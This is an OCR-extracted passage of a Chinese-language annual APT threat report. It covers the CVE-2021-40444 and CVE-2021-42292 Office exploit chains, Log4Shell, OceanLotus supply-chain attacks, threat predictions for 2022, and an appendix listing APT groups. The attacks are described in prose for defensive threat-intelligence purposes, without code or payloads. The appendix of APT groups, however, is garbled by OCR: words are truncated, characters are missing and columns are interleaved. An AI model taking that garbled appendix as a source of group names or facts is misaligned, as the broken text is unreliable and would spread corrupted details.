
从 2017 年 CVE-2017-11882 一系列 Equation 漏洞之后，通过 Office 作为攻击载体的鱼叉攻击方式便少有好用的新漏洞出现，Equation 系列的漏洞也和 CVE-2017-0199 成为 APT 组织中漏洞鱼叉邮件的三板斧，直到 2021 年 9 月 7 日微软发布的紧急更新，更新中修复了一个存在于 Mshtml 中的在野 0day 漏洞，该漏洞被发现通过 office 文档的方式进行投递攻击，受害者打开文档后将触发远程代码执行，奇安信威胁情报中心也在第一时间还原了当时的整个攻击流程。

▲ 图 4.8 奇安信红雨滴团队复现 CVE-2021-40444 漏洞利用

该漏洞本质上为一处目录穿越漏洞，通过一系列精细的构造，可实现 office 上的远程代码执行，此外由于 mshtml 的特性，该漏洞同样可以通过浏览器的方式进行触发，在公开不到一个月的时间里便被 APT 组织用于针对俄罗斯军事相关开发商的攻击中，由于该完美的契合鱼叉 / 水坑攻击的特性，更是直接被

诸多勒索家族，如 Magniber、Ryuk 的第一时间就更新到其武器库中。

随后在 2021 年 10 月漏洞 CVE-2021-40444 被用于一起针对西亚相关国防工业个人的攻击活动中 [161]，Trellix 以中等置信度将该次攻击归属于 APT28。但是有趣的是这次攻击中 CVE-2021-40444 并不是作为鱼叉邮件攻击中的第一阶段的漏洞样本，攻击中投递的鱼叉邮件为一个 xlsx 格式的 Excel 文档，该文档使用 0day 漏洞 CVE-2021-42292 用于绕过 Excel 的告警，从而下载一个远程的 xls 文档并执行，下载的 xls 文档会触发 CVE-2021-40444 漏洞获取之后的执行权，CVE-2021-42292 的介入弥补了 CVE-2021-40444 曝光后相关安全软件的高查杀率，整个攻击事件流程如下，引用 Trellix 公司对此攻击事件的分享报告。



▲ 图 4.9 Trellix 针对 CVE-2021-42292/ CVE-2021-40444 攻击事件流程截图

九、Log4Shell：暗藏在 Apache Log4j 下的 Java 生态核弹

Apache Log4j 是 Apache 软件基金会下一个基于 Java 的开源日志记录项目。2021 年 12 月 9 日，一个严重的 Apache Log4 漏洞 CVE-2021-44228 细节被公开，此次漏洞出现在 Apache Log4j 最新版本中，Apache Log4j 被广泛地应用于各种常见的 Web 服务，Apache Struts2、Apache Solr、Apache Druid、Apache Flink 等众多组件与大型应用均受影响。所有使用 Java 作为开发语言产品研发的互联网服务提供商、甚至公司 OA 系统等提供外部服务的应用只要用 Apache Log4j 2 插件，都极有可能遭受攻击。

在利用细节公开的短短一周内，就出现了大量通过该漏洞进行攻击的活动，其中包含伊朗组织 Charming Kitten，此外 HAFNIUM 也被发现通过该漏洞攻击了部分虚拟化基础设施 [161]，可以预见未来的一段时间内，该漏洞一定是众多 APT 组织在攻击中会首先考虑使用的一个攻击面。

十、海莲花：利用多个国内安全企业 0day 发起供应链 APT 攻击

2021 年全年，奇安信红雨滴团队捕获到海莲花 APT 组织利用多个国内安全企业 0day 发起供应链 APT 攻击，并多次通过内网相关管理平台的 0day 漏洞执行横向渗透攻击。使用的部分 0day 漏洞和攻击事件如下。

- 使用国内某终端安全产品远程命令执行 0day 漏洞进行内网渗透攻击。

- 使用国内某安全产品 0day 漏洞攻击暴露在公网上的相关控制台，并通过控制台向使用其安全产品的第三方企业员工下发木马，实现基于安全产品的 APT 供应链攻击。

- 通过某服务器集群管理软件任意文件上传 1day 漏洞控制公网服务器作为网络攻击转发节点。

第五章 2022年高级持续性威胁预测

我们基于 2021 年 APT 威胁的态势以及近年来 APT 威胁组织和活动的变化情况对 2022 年高级持续性威胁进行预测。

一、疫苗及相关产业将会遭到持续攻击

疫情贯穿了 2020 年和 2021 年，各大机构预测疫情可能会与全世界长期相伴。

2021 年，针对医疗卫生行业，特别是疾控部门和疫苗研制机构的 APT 活动已经成为年度焦点。显然，在 2022 年，这一趋势还将继续。特别地，2021 年是人类历史上第一次全球疫苗大接种的一年，APT 组织接下来可能会持续针对疫苗研制、生产的相关机构发起持续性的网络攻击。同时，疫苗的相关产业，如疫苗流通（冷链设备、冷链运输、冷链流通和冷链物流等）、疫苗包装和原材料供应、疫苗终端使用和处理（注射器以及医疗废物处理等）等环节，都很有可能成为 APT 组织关注焦点。

二、针对中国的 APT 行动将持续加剧

中国作为 2021 年全球少数实现经济正增长的主要经济体。面对世界百年未有之大变局，中国的经济与科技发展，正在经受着前所未有的巨大考验。

一方面，中国不断取得的技术突破使得我们在某些领域已经处于全球领先地位；另一方面，某些西方大国对部分中国科技企业采取持续的打压行动。这两个方面的形势，在 2021 年都有所加剧。这也就意味着，中国领先的科研机构、科技企业都将在 2022 年面临更加严峻、更加激烈的网络窃密活动与网络破坏活动。这也对中国政企机构的网络安全建设与运行水平提出了更高的要求。

三、在野 0day 漏洞利用持续爆发

2021 年，APT 组织在野利用的 0day 漏洞数量达到了近百个，这在网络安全历史上也是未曾一见的。其不仅体现在漏洞数量多，而且其类型几乎覆盖具有垄断地位市场份额的系统和产品。所以从趋势上来看，我们认为未来会出现更多的在野 0day 攻击案例。

四、瞄准关键基础设施的破坏和攻击会越发泛滥

2021 年 7 月 30 日，多年来业界一直关注的《关键信息基础设施保护条例》正式公布，2021 年 9 月 1 日起施行。

网络空间是物理空间的延续，而关键信息基础设施是物理空间的核心载体，关基系统的可用性、完整性、保密性在国家安全层面至关重要。当前国际安全风云变幻，境外具有国家背景的高级威胁行为体（APT）保持了高度活跃，持续针对我国开展网络攻击，其中的主要目标就是包括金融、通信、交通、能源、政务网络在内的关键信息基础设施。已知的强敌侵入我国的通信、航空、邮件等基础关键系统，除此以外，中国周边的国家明确针对中国境内实施攻击活动且依旧活跃的公开 APT 组织包括：海莲花、摩诃草、蔓灵花、Darkhotel、Group 123、毒云藤和蓝宝菇等，这些高级威胁行为体持续侵入控制我方重要系统，窃取敏感信息，潜伏下来在需要的时候执行破坏瘫痪操作。

近年来全球多个国家已经遭受类似事件。2020 年以来就有 4 起关键信息基础设施遭到破坏：如英国电网重要管理机构 Elexon 遭到网络攻击，内部 IT 网络受到影响、关键通信功能丧失；印度孟买遭遇大范围断电，直接导致铁路、股票交易所、医疗设施以及其它大部分关键基础设施“瘫痪”等事件发生；2021 年美国最大的燃油管道运营商、全球最大的肉类加工企业均因黑客攻击而在相当一段时间内运作冻结。

我们认为 2022 年，全球关键基础设施将会成为国家级 APT 组织关注的焦点。

五、针对网络安全产品的攻击会受到 APT 组织更多的关注

对于企业而言，网络安全是发展的基石，而部署网络安全产品更是企业防御网络攻击最直接有效的手段。但如果被攻击者掌握了安全公司的安全设备 0day 漏洞，或者是获取到相应的网络安全产品权限，这无疑将守护企业网络安全最关键的屏障变为了黑客的“后门”。

在 2021 年，奇安信红雨滴团队捕获到海莲花组织通过多个安全终端软件的 0day 漏洞入侵国内多个重点企业和单位。2021 年 4 月 21 日，趋势科技通告称其反病毒产品漏洞（CVE-2020-24557）被在野利用。

种种迹象表明，2022 年，APT 组织会投入更多的精力寻找网络安全产品相关的漏洞和缺陷，借以入侵部署了相关安全产品的企业。

六、爆发更多、更严重的供应链 APT 攻击事件

在 2021 年全年，供应链攻击频频发生，我们观察到攻击的主要目标更侧重于在供应链中负责提供服务的公司。

贯穿全年，奇安信红雨滴团队捕获到海莲花 APT 组织利用多个国内安全企业 0day 发起供应链 APT 攻击。2021 年 4 月 1 日，代码测试公司 Codecov 的 Bash Uploader script 工具被黑客利用 Docker 映像文件获取到密码进行未授权修改，攻击者通过该手段持续收集该公司客户的重要凭证如 APT 密钥、存储信息等。

2021 年 7 月，Jfrog 在其科技博客中报告在 PyPI 存储库中发现几个恶意代码包，根据 pepy.tech 的数据显示，相关恶意代码在从 PyPI 网站删除之前已被下载 3 万次。


2021 年 7 月 2 日，总部位于迈阿密的 Kaseya 公司发布声明，确认其下产品 Kaseya VSA 软件存在漏洞，已被 REvil 黑客勒索组织利用攻击。

2021 年 8 月，腾讯安全云鼎实验室通过对 Docker Hub 的镜像进行长期监控和安全态势分析，监测到一个较大的挖矿黑产组织利用 Docker Hub 上传特制挖矿镜像，通过蠕虫病毒快速感染 docker 主机，入侵成功后，再自动下拉这些特制挖矿镜像到本地运行进行挖矿获利。该黑产组织从 2020 年 6 月开始使用 3 个 Docker Hub 账户制作了 21 个恶意镜像，累计下载传播量达到 342 万，获取了不低于 313.5 个门罗币，获利高达 54 万多人民币。因其挖矿账户中包含了邮箱账号 anandgovards，被腾讯称为 anandgovards 黑产组织。

2021 年 9 月 26 日，毒霸安全团队披露了一起疑似针对矿机厂商的供应链攻击事件。全球知名矿机品牌“翼比特”官网的矿机管理工具“EbiteMinerMini”被植入后门代码，通过多组“白利用”隐蔽装载 CobaltStrike 远控木马，随后下发键盘记录插件 keylogger 进行定向窃密。

通过以上真实案例，我们认为在 2022 年，APT 组织会借助供应链攻击的便捷和隐秘的特性，发起更多、更严重的供应链 APT 攻击。


附录1 全球主要APT组织列表


奇安信披露
莲花
名:OceanLotus、APT32
莲花是奇安信威胁情
中心披露的 APT 组织，
最早活动可追溯至
12 年。该组织主要使
鱼叉攻击和水坑攻击
攻击手法和 Denis 木
、Cobalt Strike 等攻击
具，先后针对中国政
、海事机构和东南亚国
等开展攻击活动。
金眼
名:GoldenEye、
券幽灵
金眼是奇安信威胁情
中心披露的 APT 组织，
要针对国内证券相关
业实施攻击活动。
2016
蔓灵花
别名:BITTER
蔓灵花曾针对中国、巴基
斯坦政府等相关目标实施
APT 攻击。奇安信威胁情
报中心后续发现该组织使
用 InPage 漏洞，并与
Confucius 和摩诃草存在
关联。
Group 123
别名:APT37、ScarCruft
Group 123 是网络间谍
组织，至少从 2012 年开
始活跃，曾针对韩国、中
国等目标区域实施攻击
活动。
索伦之眼
别名:Strider、
ProjectSauron
索伦之眼是一个极为复
杂的网络间谍平台，至少
从 2011 年开始活跃，其
攻击目标包括俄罗斯、中
国、瑞典、比利时、伊朗和
卢旺达等。
APT34
别名:OilRig
APT34 至少从 2014 年
开始针对中东地区实施
攻击，攻击目标包括金
融、政府、能源、化工和电
信等行业。该组织过去以
APT34 和 OilRig 两个不
同的名称被分别进行追
踪分析。
美人鱼
美人鱼行动是主要针对
欧盟国家政府机构开展
的持续时间长达 6 年的
网络间谍活动，已经证实
对丹麦外交部实施过攻
击活动，其攻击手法主要
使用水坑攻击。
人面狮
人面狮行动是奇安信威
胁情报中心披露的 APT
攻击活动，它是活跃在中
东地区的网络间谍活动，
主要目标可能涉及到埃
及和以色列等国家的不
同组织，目的是窃取目标
敏感数据信息。活跃时间
主要集中在 2014 年 6 月
到 2015 年 11 月期间，该
组织主要利用社交网络
进行水坑攻击。
2017
MuddyWater
MuddyWater 最早被发现
于 2017 年 2 月至 10 月期
间，针对中东实施了网络
间谍活动，其主要使用的
PowerShell 后门也被称
为 POWERSTATS。
Longhorn
别名:Lamberts
Longhorn 疑似情报机
构背景的攻击团伙，维基
解密于 2017 年 3 月泄
露的 Vault 7 项目资料曝
光了其内部的网络武器
项目。
BlackTech
BlackTech 疑似网络间
谍组织，主要针对台湾、
日本、香港实施 APT 活
动，攻击目的疑似窃取目
标公司的技术和证书，该
组织常用的恶意工具也
被称为 PLEAD。
双尾蝎
别名:Big Bang
双尾蝎是奇安信威胁情
报中心披露的 APT 组织，
其曾对巴勒斯坦教育机
构、军事机构实施 APT
攻击，攻击范围主要为中
东地区，攻击工具包括
Windows 和 Android 平
台，主要采取鱼叉或水坑
等攻击方式配合社会工
程学手段进行渗透，向特
定目标人群进行攻击。后
续国外安全厂商也将 Big
Bang 攻击行动与双尾蝎
联系到一起。
肚脑虫
别名:Donot
肚脑虫是奇安信威胁情
报中心披露的 APT 组织，
活跃在南亚地区，主要以
巴基斯坦为攻击目标，攻
击工具主要使用 yty 和
EHDevel 两套恶意软件
框架；分析师研究发现
该组织与 Hangover 和
Patchwork 存在联系。
APT33
APT33 是 FireEye
的 APT 组织，攻击
包括美国、沙特阿拉
韩国，主要针对航空
源领域实施攻击活动
Charming Kitte
Charming Kitte 网
谍组织，从 2014 年
开始活跃，主要针对
学术研究、人权和媒
个人目标开展攻击活
该组织在 TTP
Magic Hound 组织
大量重叠。
Gamaredon Gr
Gamaredon Grou
少从 2013 年起活跃
攻击过乌克兰政府
人员。该团伙的攻
法与工具不断演
由过去严重依
off-the-shelf 工具
为自定义的恶意
OPERATION AR
GEDDON 行动与该
有关。

奇安信 威胁情报中心

奇安信

奇安信威胁
47 个主要



情报中心持续跟踪
要 APT 组织

奇安信披露

LG

Ferocious Kitten

G 是奇安信威胁情心首个披露的主要中东地区的 APT 组其最早攻击活动可至 2015 年。主要以宏 Word 文档、伪视频文件的可执行为载荷开展攻击活卡巴斯基根据奇安公开报告进行了拓析并将其命名为cious Kitten。

奇安信披露

摩耶象

摩耶象是奇安信威胁情报中心在 2020 年发现的一个位于南亚地区长期针对巴基斯坦、尼泊尔、孟加拉等国进行间谍活动的 APT 组织。其攻击 CC 均为动态域名，木马均基于开源家族修改，主要攻击手段为鱼叉邮件。

21

奇安信披露

针豹

针豹主要针对巴基斯户展开了有组织、有、针对性的长期监控。该组织一般利用钓站进行载荷投递。其击平台主要为roid，攻击目标主要为巴基斯坦用户及斯坦 TLP 政党。

附录2 奇安信威胁情报中心

威胁情报中心是奇安信集团旗下专注于威胁情报收集、分析、生产的专业部门，以业界领先的安全大数据资源为基础，基于奇安信长期积累的威胁检测和大数据技术，依托亚太地区顶级的安全分析师团队，通过创新性的运营分析流程，开发威胁情报相关的产品和服务，输出威胁安全管理与防护所需的情报数据，协助客户发现、分析、处置高级威胁活动事件。

奇安信 ALPHA 威胁分析平台（https://ti.qianxin.com），是奇安信集团面向安全分析师和应急响应团队提供的一站式云端服务平台，该平台拥有海量互联网基础数据和威胁研判分析结果，为安全分析人员及各类企业用户提供基础数据的查询、攻击线索拓展、事件背景研判、攻击组织解析、研究报告下载等多种维度的威胁情报数据与威胁情报服务，提供全方位的威胁情报能力。

▼ 奇安信威胁情报中心对外服务平台

微信公众号
奇安信威胁情报中心

微信公众号
奇安信病毒响应中心

附录3 红雨滴团队(Red Drip Team)

奇安信旗下的高级威胁研究团队红雨滴（RedDrip Team，@RedDrip7），成立于2015年（前身为天眼实验室），持续运营奇安信威胁情报中心至今，专注于 APT 攻击类高级威胁的研究，是国内首个发布并命名“海莲花”（APT-C-00，OceanLotus）APT 攻击组织的安全研究团队，也是当前奇安信威胁情报中心的主力威胁分析技术支持团队。

目前，红雨滴团队拥有数十人的专业分析师和相应的数据运营和平台开发人员，覆盖威胁情报运营的各个环节：公开情报收集、自有数据处理、恶意代码分析、网络流量解析、线索发现挖掘拓展、追踪溯源，实现安全事件分析的全流程运营。团队对外输出机读威胁情报数据支持奇安信自有和第三方的检测类安全产品，实现高效的威胁发现、损失评估及处置建议提供，同时也为公众和监管方输出事件和组织层面的全面高级威胁分析报告。

依托全球领先的安全大数据能力、多维度多来源的安全数据和专业分析师的丰富经验，红雨滴团队自2015 年持续发现多个包括海莲花在内的 APT 组织在中国境内的长期活动，并发布国内首个组织层面的APT 事件揭露报告，开创了国内 APT 攻击类高级威胁体系化揭露的先河，已经成为国家级网络攻防的焦点。

奇安信红雨滴团队

关注微信公众号

“红雨滴”背后的故事 — “从 100 亿个雨滴中找一个红雨滴”

2006年11月20日，因发现J粒子而获得诺贝尔奖的著名华裔物理学家丁肇中教授来到中国驻瑞士大使馆，做了一场精彩的讲座。丁肇中教授形容自己发现构成物质的第四种基本粒子——J 粒子的高精度实验时说到：“相当于在北京下雨时，每秒钟有 100 亿个雨滴，如果有一个雨滴是红色的，我们就要从这 100 亿个里找出它来。”

而奇安信威胁情报中心高级威胁分析团队同样需要在海量数据中精准找寻那些红色威胁。最终，我们选择了“红雨滴”作为团队的名称。

附录4 参考链接

1.https://blog.sonatype.com/malicious-dependency-confusion-copycats-exfiltrate-bash-history-and-etc-shadow-files

2.https://labs.sentinelone.com/new-macos-malware-xcodespy-targets-xcode-developers-with-eggshell-backdoor/

3.https://news-web.php.net/php.internals/113838

4.https://blog.secure.software/groundhog-day-npm-package-caught-stealing-browser-passwords

5.https://objective-see.com/blog/blog_0x66.html

6.https://news.sophos.com/en-us/2021/10/24/node-poisoning-hijacked-package-delivers-coin-miner-and-credential-stealing-backdoor/

7.https://security.tencent.com/index.php/blog/msg/207

8.https://insight-jp.nttsecurity.com/post/102gr6l/ta428ncctrojan

9.https://resources.malwarebytes.com/files/2021/02/LazyScripter.pdf

10.https://www.fortinet.com/blog/threat-research/spear-phishing-campaign-with-new-techniques-aimed-at-aviation-companies

11.https://mp.weixin.qq.com/s/CHprzD0K-wosO9SRBG-eYA

